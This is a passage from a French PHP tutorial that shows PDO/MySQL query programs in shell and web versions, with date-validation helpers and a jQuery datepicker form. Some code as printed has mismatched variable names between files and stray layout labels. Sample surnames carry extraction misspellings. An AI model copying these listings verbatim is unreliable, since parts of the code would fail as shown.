        echo "$nom_champ\t";
    }
    echo PHP_EOL;
    echo "-----".PHP_EOL;
    // --- boucle de traitement de chaque personne ---
    foreach ($stab_mixte as $une_personne)
    {
        // --- on affiche le contenu des champs ---
        foreach($liste_champs as $nom_champ)
        {
            echo $une_personne[$nom_champ]."\t";
        }
        echo PHP_EOL;
    }
}
// -----
// --- fonctions de vérification et de conversion des dates ---
// -----
date_default_timezone_set("Europe/Paris");
// --- validation d'un format de date ---
function ValidationDate($date_dep, $format = 'Y-m-d H:i:s')
{
    $date_cree = DateTime::createFromFormat($format, $date_dep);
    return ($date_cree && ($date_cree->format($format) == $date_dep));
}
// --- conversion d'un format de date ---
function ConversionDate($date_dep,$format_dep='d/m/Y',$format_cible='Y-m-d')
{
    $date_cree = DateTime::createFromFormat($format_dep,$date_dep);
    $date_cible=$date_cree->format($format_cible);
    return $date_cible;
}
?>
```

Voici le contenu du fichier MySQL\_include\_param\_dbb.php.

```
<?php  
// --- paramètres de connexion à la base de données ---  
$TYPE_DBB="mysql";  
$SERVEUR="localhost";  
$BASEDD="CoursPHP";  
$LOGIN_ADM="root";  
$MDP_ADM="xxxx";  
?>
```

Voici un exemple d'exécution :

```
$ php MySQL_PDO_query_fetch_where_personnes_shell.php
```

```
-----  
ID Nom Prenom Age  
-----  
1 DUPONT JEAN 28  
2 JACQUENOD JEAN-CHRISTOPHE 54  
3 MURCIAN CAROLE 44  
4 LERY JEAN-MICHEL 25  
5 DE-LA-RUE JEAN-CHRISTOPHE 27  
6 MARTIN PIERRE-DAVID 27  
7 MARTIN PIERRE 56  
8 JACQUENOD FREDERIC 25  
9 JACQUENOD LAURENCE 24  
10 DUMOULIN JEAN-CHRISTOPHE 54  
11 LABONNE-JAYAT OLIVIER 54  
12 DE-LA-FONTAINE JEAN 110  
13 LEVY SAMUEL 56  
14 DE-LA-RUE LAURENCE 25  
15 DUPONT JEAN 54  
16 MARTIN ALBERT 25
```

```
Entrez la valeur minimale de l'age à afficher : 33
```

```
-----  
ID Nom Prenom Age  
-----  
2 JACQUENOD JEAN-CHRISTOPHE 54  
3 MURCIAN CAROLE 44  
7 MARTIN PIERRE 56  
10 DUMOULIN JEAN-CHRISTOPHE 54  
11 LABONNE-JAYAT OLIVIER 54  
12 DE-LA-FONTAINE JEAN 110  
13 LEVY SAMUEL 56  
15 DUPONT JEAN 54
```

Le programme MySQL\_PDO\_query\_fetch\_where\_personnes\_web.php est la version web du programme précédent.

La fonction `affichage_liste_personnes()`, s'adapte à la liste des champs renvoyée par la requête. Elle est dans le fichier MySQL\_include\_sprog\_commun\_web.php.

Les paramètres de connexion sont dans le fichier MySQL\_include\_param\_dbb.php.

Voici le programme MySQL\_PDO\_query\_fetch\_where\_personnes\_web.php :

```

<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table personnes</title>
    <link href="../CSS/MySQL.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <?php
      define("WEB_EOL","<br/>");

      include '../INCLUDE/MySQL_include_param_dbb.php';           Include
      include '../INCLUDE/MySQL_include_sprog_commun_web.php';

      try
      {
        // -----
        // --- affichage de la liste complète des personnes ---
        // -----
        if (empty($_POST['valider']))
        {
          // === connexion de la base de données ===
          $bdd = new
            PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
                 array(PDO::ATTR_PERSISTENT => true));
          // --- définition du codage en UTF8 ---
          $bdd->exec("SET CHARACTER SET utf8");
          // --- exécution de la requête ---
          $reponse = $bdd->query('SELECT * FROM personnes');
          // --- traitement des erreurs de retour sur la requête ---
          if (!$reponse)
            throw new Exception('Problème de requête sur la table.');
          // --- retourne un tableau associatif ---
          $reponse->setFetchMode(PDO::FETCH_ASSOC);
          // --- boucle de traitement de chaque personne ---
          $tab_personnes=$reponse->fetchAll();
          // --- affichage des données retournées ---
          affichage_liste_personnes("Liste des personnes",$tab_personnes);
          // --- fermeture de la requête ---
          // --- pour permettre d'autres requêtes ---
          $reponse->closeCursor();
        }
      ?>
      <!--
      -----
      --- formulaire de saisie du critère de filtrage ---
      -->
      <form action="MySQL_PDO_query_fetch_where_personnes_web.php"
method="post">
        <fieldset>
          <legend>Saisissez les donn&eacute;es pour un filtrage :</legend><br/>
          Entrez l'&acirc;ge de s&eacute;lection (ex : 54) : <input type="text"
name="Age_Min" size="3" maxlength="3" pattern="[1-9][0-9]{1,2}" /><br/><br/>
          <input type="submit" name="valider" value="Valider le filtrage" />
          <!-- on ajoute le bouton terminer pour terminer la saisie -->
          <input type="reset" value="Effacer le formulaire" />
        </fieldset>
      </form>
    <?php
  }

```

Include

Connexion à la base et  
affichage table personnes

Saisie critère de filtrage

```

else
{
    // -----
    // --- affichage de la liste des personnes selon le critère de sélection
    // -----
    // --- récupération de la variable Age_Min ---
    $Age_Min=$_POST['Age_Min'];
    $Age_Min=intval($Age_Min);
    // === connexion de la base de données ===
    $bdd = new
    PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADMIN,$MDP_ADMIN,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes WHERE Age>=' . $Age_Min);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    $tab_personnes=$reponse->fetchAll();
    // --- affichage des données retournées ---
    affichage_liste_personnes("Personnes ayant un Age >=
$Age_Min",$tab_personnes);
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès à la base de données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>
```

Voici le contenu du fichier MySQL\_include\_sprog\_commun\_web.php.

```

<?php
// -----
// --- fonction d'affichage du tableau ---
// -----
function affichage_liste_personnes($texte,$tab_mixte)
{
    // --- affichage entête du tableau ---
    reset($tab_mixte);
    $une_personne=current($tab_mixte);
    $liste_champs=array_keys($une_personne);
    ?>
    <table summary="<?php echo $texte;?>">
    <caption><?php echo $texte;?></caption>
    <?php
    echo "<thead>";
    echo "<tr>";
    foreach($liste_champs as $nom_champ)
    {
        echo "<th>$nom_champ</th>";
    }
    echo "</tr>";
```

```
echo "</thead>";
// --- boucle de traitement de chaque personne ---
foreach ($tab_mixte as $une_personne)
{
    // --- on affiche le contenu des champs ---
    echo "<tr>";
    foreach($liste_champs as $nom_champ)
    {
        echo "<td>".$une_personne[$nom_champ]."</td>";
    }
    echo "</tr>";
}
?>
</table>
<?php
}
// -----
// --- fonctions de vérification et de conversion des dates ---
//
date_default_timezone_set("Europe/Paris");
// --- validation d'un format de date ---
function ValidationDate($date_dep, $format = 'Y-m-d H:i:s')
{
    $date_cree = DateTime::createFromFormat($format, $date_dep);
    return ($date_cree && ($date_cree->format($format) == $date_dep));
}
// --- conversion d'un format de date ---
function ConversionDate($date_dep,$format_dep='d/m/Y',$format_cible='Y-m-d')
{
    $date_cree = DateTime::createFromFormat($format_dep,$date_dep);
    $date_cible=$date_cree->format($format_cible);
    return $date_cible;
}
?>
```

Le fichier MySQL\_include\_param\_dbb.php est identique au précédent

Voici un exemple d'exécution. Le premier écran affiche le contenu de la table « personnes », puis un formulaire de saisi du critère de sélection.

Liste des personnes			
ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25

Saisissez les données pour un filtrage :

Entrez l'âge de sélection (ex : 54) :

Après validation, l'écran suivant apparaît :

Personnes ayant un Age >= 33			
ID	Nom	Prenom	Age
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
7	MARTIN	PIERRE	56
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
15	DUPONT	JEAN	54

Les programmes suivants présentent la version shell et la version web pour une clause avec un ORDER BY sur l'âge (section 13.4.6.5.2).

- [MySQL\\_PDO\\_query\\_fetch\\_where\\_order\\_by\\_personnes\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_where\\_order\\_by\\_personnes\\_web.php](#)

Les programmes suivants présentent la version shell et la version web pour une clause WHERE sur l'âge ou le prénom, avec un ORDER BY sur le nom et une LIMIT à 5 (section 13.4.6.5.3).

- [MySQL\\_PDO\\_query\\_fetch\\_where\\_order\\_by\\_limit\\_personnes\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_where\\_order\\_by\\_limit\\_personnes\\_web.php](#)

#### 13.6.3.2.4.4 Les fonctions d'agrégat

Dans cette section nous présentons des exemples d'appels de fonctions d'agrégat, en reprenant ceux de la section 13.4.6.7.1.

Les programmes suivants présentent la version shell et la version web pour une fonction AVG avec une clause GROUP BY (section 13.4.6.7.1.1).

- MySQL\_PDO\_query\_fetch\_round\_avg\_group\_by\_clients\_shell.php
- MySQL\_PDO\_query\_fetch\_round\_avg\_group\_by\_clients\_web.php

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_round\_avg\_group\_by\_clients\_shell.php.

```
$ php MySQL_PDO_query_fetch_round_avg_group_by_clients_shell.php
-----
Solde moyen des comptes clients par Etat Civil
-----
Etat_Civil    solde_moyen
-----
Marié          150.22
Célibataire   975.67
Veuf           6774.73
Divorcé        102.21
Décédé         1825.54
```

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_round\_avg\_group\_by\_clients\_web.php.

#### Solde moyen des comptes clients par Etat Civil

Etat_Civil	solde_moyen
Marié	150.22
Célibataire	975.67
Veuf	6774.73
Divorcé	102.21
Décédé	1825.54

Les programmes suivants présentent la version shell et la version web pour une fonction SUM avec des clauses GROUP BY et HAVING (section 13.4.6.7.1.5).

- MySQL\_PDO\_query\_fetch\_round\_sum\_group\_by\_having\_clients\_shell.php
- MySQL\_PDO\_query\_fetch\_round\_sum\_group\_by\_having\_clients\_web.php

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_round\_sum\_group\_by\_having\_clients\_shell.php.

```
$ php MySQL_PDO_query_fetch_round_sum_group_by_having_clients_shell.php
-----
Liste des clients
-----
ID  Nom      Prenom       Age  Date_Naissance Etat_Civil  Nb_Enfants Solde
-----
1   DUPONT    JEAN        27   1987-12-28  Marié       2   1200.5
2   JACQUENOD JEAN-CHRISTOPHE 54   1961-02-10  Marié       1   -308.87
3   MURCIAN   CAROLE       44   1970-10-20  Célibataire 1   3548.98
4   LERY       JEAN-MICHEL  25   1989-05-07  Marié       2   -18.98
5   DE-LA-RUE  JEAN-CHRISTOPHE 23   1991-06-18  Divorcé     0   -27.44
6   MARTIN    PAUL-DAVID   23   1991-08-22  Célibataire 0   206.21
7   MARTIN    PIERRE      56   1959-01-18  Veuf        3   1234.56
8   JACQUENOD FREDERIC    25   1989-11-27  Marié       0   432.98
9   JACQUENOD LAURENCE    24   1990-11-01  Marié       0   -203.18
10  DUMOULIN   JEAN-CHRISTOPHE 54   1960-08-22  Marié       2   -2186.86
11  LABONNE-JAYAT OLIVIER    54   1960-09-23  Célibataire 1   -65.98
12  DE-LA-FONTAINE JEAN       110  1905-01-22  Décédé     0   1825.54
13  LEVY       SAMUEL      56   1959-03-27  Divorcé     3   231.87
```

## Cours PHP de Jean-Michel Léry

14	DE-LA-RUE	LAURENCE	25	1989-12-13	Marié	1	2135.98
15	DUPONT	JEAN	54	1960-10-15	Veuf	2	12314.9
16	MARTIN	ALBERT	25	1989-08-15	Célibataire	1	213.49

Liste des clients ayant un solde total dépassant (ex: 1000) : **1000**

Solde total des comptes clients par âge

Age    solde\_total

25	2763.47
27	1200.50
44	3548.98
54	9753.19
56	1466.43
110	1825.54

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_round\_sum\_group\_by\_having\_clients\_web.php.

**Liste des clients**

ID	Nom	Prenom	Age	Date_Naissance	Etat_Civil	Nb_Enfants	Solde
1	DUPONT	JEAN	27	1987-12-28	Marié	2	1200.5
2	JACQUEENOD	JEAN-CHRISTOPHE	54	1961-02-10	Marié	1	-308.87
3	MURCIAN	CAROLE	44	1970-10-20	Célibataire	1	3548.98
4	LERY	JEAN-MICHEL	25	1989-05-07	Marié	2	-18.98
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	1991-06-18	Divorcé	0	-27.44
6	MARTIN	PAUL-DAVID	23	1991-08-22	Célibataire	0	206.21
7	MARTIN	PIERRE	56	1959-01-18	Veuf	3	1234.56
8	JACQUEENOD	FREDERIC	25	1989-11-27	Marié	0	432.98
9	JACQUEENOD	LAURENCE	24	1990-11-01	Marié	0	-203.18
10	DUMOULIN	JEAN-CHRISTOPHE	54	1960-08-22	Marié	2	-2186.86
11	LABONNE-JAYAT	OLIVIER	54	1960-09-23	Célibataire	1	-65.98
12	DE-LA-FONTAINE	JEAN	110	1905-01-22	Décédé	0	1825.54
13	LEVY	SAMUEL	56	1959-03-27	Divorcé	3	231.87
14	DE-LA-RUE	LAURENCE	25	1989-12-13	Marié	1	2135.98
15	DUPONT	JEAN	54	1960-10-15	Veuf	2	12314.9
16	MARTIN	ALBERT	25	1989-08-15	Célibataire	1	213.49

— Liste des clients ayant un solde total dépassant :

Entrez le seuil du solde total au delà duquel le compte est affiché (ex: 1000) :

1000

Voici l'écran après validation :

Solde total des comptes clients par âge	
Age	solde_total
25	2763.47
27	1200.50
44	3548.98
54	9753.19
56	1466.43
110	1825.54

#### 13.6.3.2.4.5 Les fonctions sur les chaînes de caractères

Dans cette section nous présentons des exemples d'appels de fonctions sur les chaînes de caractères, en reprenant ceux de la section 13.4.6.7.2.

Les programmes suivants présentent la version shell et la version web pour les fonctions CONCAT et LOWER sur le Prenom et le Nom (section 13.4.6.7.2.1).

- [MySQL\\_PDO\\_query\\_fetch\\_concat\\_lower\\_clients\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_concat\\_lower\\_clients\\_web.php](#)

Voici l'exécution du programme [MySQL\\_PDO\\_query\\_fetch\\_concat\\_lower\\_clients\\_shell.php](#).

Concaténation des prénoms et des noms		
ID	prenom_nom	Date_Naissance
1	jean DUPONT	1987-12-28
2	jean-christophe JACQUENOD	1961-02-10
3	carole MURCIAN	1970-10-20
4	jean-michel LERY	1989-05-07
5	jean-christophe DE-LA-RUE	1991-06-18
6	paul-david MARTIN	1991-08-22
7	pierre MARTIN	1959-01-18
8	frédéric JACQUENOD	1989-11-27
9	laurence JACQUENOD	1990-11-01
10	jean-christophe DUMOULIN	1960-08-22
11	olivier LABONNE-JAYAT	1960-09-23
12	jean DE-LA-FONTAINE	1905-01-22
13	samuel LEVY	1959-03-27
14	laurence DE-LA-RUE	1989-12-13
15	jean DUPONT	1960-10-15
16	albert MARTIN	1989-08-15

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_concat\_lower\_clients\_web.php.

Concaténation des prénoms et des noms		
ID	prenom_nom	Date_Naissance
1	jean DUPONT	1987-12-28
2	jean-christophe JACQUEENOD	1961-02-10
3	carole MURCIAN	1970-10-20
4	jean-michel LERY	1989-05-07
5	jean-christophe DE-LA-RUE	1991-06-18
6	paul-david MARTIN	1991-08-22
7	pierre MARTIN	1959-01-18
8	frédéric JACQUEENOD	1989-11-27
9	laurence JACQUEENOD	1990-11-01
10	jean-christophe DUMOULIN	1960-08-22
11	olivier LABONNE-JAYAT	1960-09-23
12	jean DE-LA-FONTAINE	1905-01-22
13	samuel LEVY	1959-03-27
14	laurence DE-LA-RUE	1989-12-13
15	jean DUPONT	1960-10-15
16	albert MARTIN	1989-08-15

#### 13.6.3.2.4.6 Les fonctions mathématiques

Dans cette section nous présentons des exemples d'appels de fonctions mathématiques, en reprenant ceux de la section 13.4.6.7.3.

Les programmes suivants présentent la version shell et la version web pour la fonction TRUNCATE sur le solde (section 13.4.6.7.3.1).

- [MySQL\\_PDO\\_query\\_fetch\\_truncate\\_clients\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_truncate\\_clients\\_web.php](#)

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_truncate\_clients\_shell.php.

```
$ php MySQL_PDO_query_fetch_truncate_clients_shell.php
```

Solde entier			
ID	Nom	Prenom	Solde_Entier
1	DUPONT	JEAN	1200
2	JACQUEENOD	JEAN-CHRISTOPHE	-308
3	MURCIAN	CAROLE	3548
4	LERY	JEAN-MICHEL	-18
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27
6	MARTIN	PAUL-DAVID	206
7	MARTIN	PIERRE	1234
8	JACQUEENOD	FREDERIC	432
9	JACQUEENOD	LAURENCE	-203
10	DUMOULIN	JEAN-CHRISTOPHE	-2186
11	LABONNE-JAYAT	OLIVIER	-65
12	DE-LA-FONTAINE	JEAN	1825
13	LEVY	SAMUEL	231
14	DE-LA-RUE	LAURENCE	2135
15	DUPONT	JEAN	12314
16	MARTIN	ALBERT	213

Voici l'exécution du programme MySQL\_PDO\_query\_fetch\_truncate\_clients\_web.php.

Solde entier			
ID	Nom	Prenom	Solde_Entier
1	DUPONT	JEAN	1200
2	JACQUEUNOD	JEAN-CHRISTOPHE	-308
3	MURCIAN	CAROLE	3548
4	LERY	JEAN-MICHEL	-18
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27
6	MARTIN	PAUL-DAVID	206
7	MARTIN	PIERRE	1234
8	JACQUEUNOD	FREDERIC	432
9	JACQUEUNOD	LAURENCE	-203
10	DUMOULIN	JEAN-CHRISTOPHE	-2186
11	LABONNE-JAYAT	OLIVIER	-65
12	DE-LA-FONTAINE	JEAN	1825
13	LEVY	SAMUEL	231
14	DE-LA-RUE	LAURENCE	2135
15	DUPONT	JEAN	12314
16	MARTIN	ALBERT	213

#### 13.6.3.2.4.7 Les fonctions de dates et d'heures

Dans cette section nous présentons des exemples d'appels de fonctions de dates et d'heures, en reprenant ceux de la section 0.

Les programmes suivants présentent la version shell et la version web effectuant une sélection par rapport à la date de naissance (section 13.4.6.8.2).

- [MySQL\\_PDO\\_query\\_fetch\\_filtre\\_date\\_naissance\\_clients\\_shell.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_filtre\\_date\\_naissance\\_clients1\\_web.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_filtre\\_date\\_naissance\\_clients1b\\_web.php](#)
- [MySQL\\_PDO\\_query\\_fetch\\_filtre\\_date\\_naissance\\_clients2\\_web.php](#)

Ces programmes demandent de saisir une date au format JJ/MM/AAAA. Il faut vérifier la validité de cette date puis la convertir au format AAAA-MM-JJ spécifique à la base de données.

Deux fonctions ont été écrites pour la validation et la conversion :

- [ValidationDate\(\)](#)

Cette fonction admet deux paramètres : la date, et le format de cette date. Elle retourne un booléen qui indique si la date est valide et conforme au format indiqué.

Par exemple :

- ValidationDate('2012-02-28', 'Y-m-d')); est VRAI
- ValidationDate('30/02/2012', 'd/m/Y')) ; est FAUX
- ValidationDate('2012-02-28T12:12:12+02:00', 'Y-m-d\TH:i:sP')); est VRAI
- ValidationDate('Tue, 28 Feb 2012 12:12:12 +0200', 'D, d M Y H:i:s O')); est VRAI
- ValidationDate('14:50', 'H:i')); est VRAI
- ValidationDate('14:77', 'H:i')); est FAUX

- [ConversionDate \(\)](#)

Cette fonction admet trois paramètres : la date, le format de départ, le format cible. Elle retourne la date indiquée, convertie dans le format cible. Le format de départ indique comment lire la date fournie en argument.

Par exemple :

- ConversionDate('2012-02-28','Y-m-d','d/m/Y'); retourne 28/02/2012
- ConversionDate('2012-02-30','Y-m-d','d/m/Y'); retourne 01/03/2012
- ConversionDate('28/02/2012','d/m/Y','Y-m-d'); retourne 2012-02-28
- ConversionDate('30/02/2012','d/m/Y','Y-m-d'); retourne 2012-03-01

Ces deux fonctions utilisent la méthode [createFormat](#) de la classe d'objet [DateTime](#).

Il est nécessaire de définir le « timezone » pour le bon fonctionnement de cette méthode avec l'instruction :

```
date_default_timezone_set("Europe/Paris");
```

Ces deux fonctions sont stockées dans MySQL\_include\_sprog\_commun\_shell.php et MySQL\_include\_sprog\_commun\_web.php.

Ces deux fichiers contiennent les sous-programmes utilisés respectivement dans les versions shell et web des programmes. Il sont inclus au début de chaque programme par l'instruction :

```
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';
```

Voici ces deux fonctions PHP :

```
// -----
// --- fonctions de vérification et de conversion des dates ---
// -----
date_default_timezone_set("Europe/Paris");
// --- validation d'un format de date ---
function ValidationDate($date_dep, $format = 'Y-m-d H:i:s')
{
    $date_cree = DateTime::createFromFormat($format, $date_dep);
    return ($date_cree && ($date_cree->format($format) == $date_dep));
}
// --- conversion d'un format de date ---
function ConversionDate($date_dep,$format_dep='d/m/Y',$format_cible='Y-m-d')
{
    $date_cree = DateTime::createFromFormat($format_dep,$date_dep);
    $date_cible=$date_cree->format($format_cible);
    return $date_cible;
}
```

Le programme MySQL\_PDO\_query\_fetch\_filtre\_date\_naissance\_clients\_shell.php utilise la fonction SQL DATE\_FORMAT (section 13.4.6.8.3.3) pour transformer la date du format AAAA-MM-JJ au format JJ/MM/AAAA.

Voici la ligne de ce programme qui effectue cette requête :

```
// --- exécution de la requête ---
$reponse = $bdd->query('SELECT
ID,Nom,Prenom,DATE_FORMAT(Date_Naissance,\'%d/%m/%Y\') As Date_Naissance FROM
clients');
```

Voici un exemple d'exécution :

```
$ php MySQL_PDO_query_fetch_filtre_date_naissance_clients_shell.php
```

```
-----  
Liste des clients  
-----
```

ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
2	JACQUENOD	JEAN-CHRISTOPHE	10/02/1961
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
7	MARTIN	PIERRE	18/01/1959
8	JACQUENOD	FREDERIC	27/11/1989
9	JACQUENOD	LAURENCE	01/11/1990
10	DUMOULIN	JEAN-CHRISTOPHE	22/08/1960
11	LABONNE-JAYAT	OLIVIER	23/09/1960
12	DE-LA-FONTAINE	JEAN	22/01/1905
13	LEVY	SAMUEL	27/03/1959
14	DE-LA-RUE	LAURENCE	13/12/1989
15	DUPONT	JEAN	15/10/1960
16	MARTIN	ALBERT	15/08/1989

```
Afficher la liste des clients dont la date de naissance est supérieure à (ex:  
01/01/1970) : 01/01/1970
```

```
-----  
Liste des clients ayant une date de naissance >= 01/01/1970  
-----
```

ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
8	JACQUENOD	FREDERIC	27/11/1989
9	JACQUENOD	LAURENCE	01/11/1990
14	DE-LA-RUE	LAURENCE	13/12/1989
16	MARTIN	ALBERT	15/08/1989

Le programme MySQL\_PDO\_query\_fetch\_filtre\_date\_naissance\_clients1\_web.php utilise un formulaire HTML5 pour contrôler la saisie du format de la date.

Voici les lignes de ce programme concernant le formulaire :

```
-----  
--- formulaire de saisie du critère de filtrage ---  
-----  
-->  
<form action="MySQL_PDO_query_fetch_filtre_date_naissance_clients1_web.php"  
method="post">  
<fieldset>  
<legend>Liste des clients dont la date de naissance est sup&eacute;rieure  
&grave; :</legend><br/>  
Entrez la date de naissance à partir de laquelle les clients seront affichés  
à (ex: 01/01/1970) : <input type="text" name="DateNaissance" size="10"  
maxlength="10" pattern="[0-9]{2}/[0-9]{2}/[0-9]{4}" /><br/><br/>  
<input type="submit" name="valider" value="Valider le filtrage" />  
<!-- on ajoute le bouton terminer pour terminer la saisie -->  
<input type="reset" value="Effacer le formulaire" />  
</fieldset>  
</form>
```

Voici un exemple d'exécution :

Liste des clients			
ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
2	JACQUEENOD	JEAN-CHRISTOPHE	10/02/1961
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
7	MARTIN	PIERRE	18/01/1959
8	JACQUEENOD	FREDERIC	27/11/1989
9	JACQUEENOD	LAURENCE	01/11/1990
10	DUMOULIN	JEAN-CHRISTOPHE	22/08/1960
11	LABONNE-JAYAT	OLIVIER	23/09/1960
12	DE-LA-FONTAINE	JEAN	22/01/1905
13	LEVY	SAMUEL	27/03/1959
14	DE-LA-RUE	LAURENCE	13/12/1989
15	DUPONT	JEAN	15/10/1960
16	MARTIN	ALBERT	15/08/1989

— Liste des clients dont la date de naissance est supérieure à : \_\_\_\_\_

Entrez la date de naissance à partir de laquelle les clients seront affichés à (ex:  
01/01/1970) :

Voici l'affichage après validation du filtrage :

Liste des clients ayant une date de naissance >= 01/01/1970			
ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PAUL-DAVID	22/08/1991
8	JACQUEENOD	FREDERIC	27/11/1989
9	JACQUEENOD	LAURENCE	01/11/1990
14	DE-LA-RUE	LAURENCE	13/12/1989
16	MARTIN	ALBERT	15/08/1989

HTML5 autorise le nouveau type « date » en lieu et place de « text ».

Ce type « date » permet la saisie d'une date dans un calendrier.

La syntaxe suivante a été intégrée dans le programme MySQL\_PDO\_query\_fetch\_filtre\_date\_naissance\_clients1b\_web.php.

Entrez la date de naissance à partir de laquelle les clients seront affichés à (ex: 01/01/1970) : <input type="date" name="DateNaissance" size="10" maxlength="10" /><br/><br/>

Malheureusement, le type « date » n'est pas supporté par l'ensemble des navigateurs.

Firefox 37 le reconnaît comme type « text », et ne propose aucun calendrier de saisie.

Chrome 47 propose un calendrier de saisie, mais le format envoyé par défaut via le formulaire est noté en anglo-saxon, ce qui provoque un échec du filtrage du programme PHP tel qu'il est écrit.

Le programme MySQL\_PDO\_query\_fetch\_filtre\_date\_naissance\_clients2\_web.php utilise « datepicker » de la bibliothèque JQuery pour permettre la saisie de la date dans un calendrier.

Cette saisie est opérationnelle quelque soit le navigateur.

Voici les lignes de syntaxes qui implémentent cette saisie, avec un calendrier en français :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Affichage de la table clients</title>
    <link href="../CSS/MySQL.css" rel="stylesheet" type="text/css" />
    <link rel="stylesheet"
      href="//code.jquery.com/ui/1.11.4/themes/smoothness/jquery-ui.css">
    <script src="//code.jquery.com/jquery-1.10.2.js"></script>
    <script src="//code.jquery.com/ui/1.11.4/jquery-ui.js"></script>
    <script>
$.datepicker.regional['fr'] = {
  closeText: 'Fermer',
  prevText: 'Précédent',
  nextText: 'Suivant',
  currentText: 'Aujourd\'hui',
  monthNames:
  ['Janvier', 'Février', 'Mars', 'Avril', 'Mai', 'Juin', 'Juillet', 'Août', 'Septembre',
  'Octobre', 'Novembre', 'Décembre'],
  monthNamesShort:
  ['Janv.', 'Févr.', 'Mars', 'Avril', 'Mai', 'Juin', 'Juil.', 'Août', 'Sept.', 'Oct.', 'Nov.', 'Déc.'],
  dayNames:
  ['Dimanche', 'Lundi', 'Mardi', 'Mercredi', 'Jeudi', 'Vendredi', 'Samedi'],
  dayNamesShort: ['Dim.', 'Lun.', 'Mar.', 'Mer.', 'Jeu.', 'Ven.', 'Sam.'],
  dayNamesMin: ['D', 'L', 'M', 'M', 'J', 'V', 'S'],
  weekHeader: 'Sem.',
  dateFormat: 'dd/mm/yy',
  firstDay: 1,
  isRTL: false,
  showMonthAfterYear: false,
  yearSuffix: ''
};
$.datepicker.setDefaults($.datepicker.regional['fr']);
```

```
$ (function() {
    $('#datepicker').datepicker();
});
</script>
</head>
<body>
    ...

-----
    --- formulaire de saisie du critère de filtrage ---
-----
-->
<form
action="MySQL_PDO_query_fetch_filtre_date_naissance_clients2_web.php"
method="post">
    <fieldset>
        <legend>Liste des clients dont la date de naissance est
supérieure à :</legend><br/>
        Entrez la date de naissance à partir de laquelle les clients seront
affichés à : <input type="text" class="datepick"
name="DateNaissance"><br/><br/>
        <input type="submit" name="valider" value="Valider le filtrage" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le formulaire" />
    </fieldset>
</form>
<script type="text/javascript">
$(document).ready(function() {
    $('.datepick').datepicker({ dateFormat: "dd/mm/yy" });
});
</script>
...
...
```

## Cours PHP de Jean-Michel Léry

Voici l'aperçu de l'écran de saisie :

Liste des clients			
ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	28/12/1987
2	JACQUENOD	JEAN-CHRISTOPHE	10/02/1961
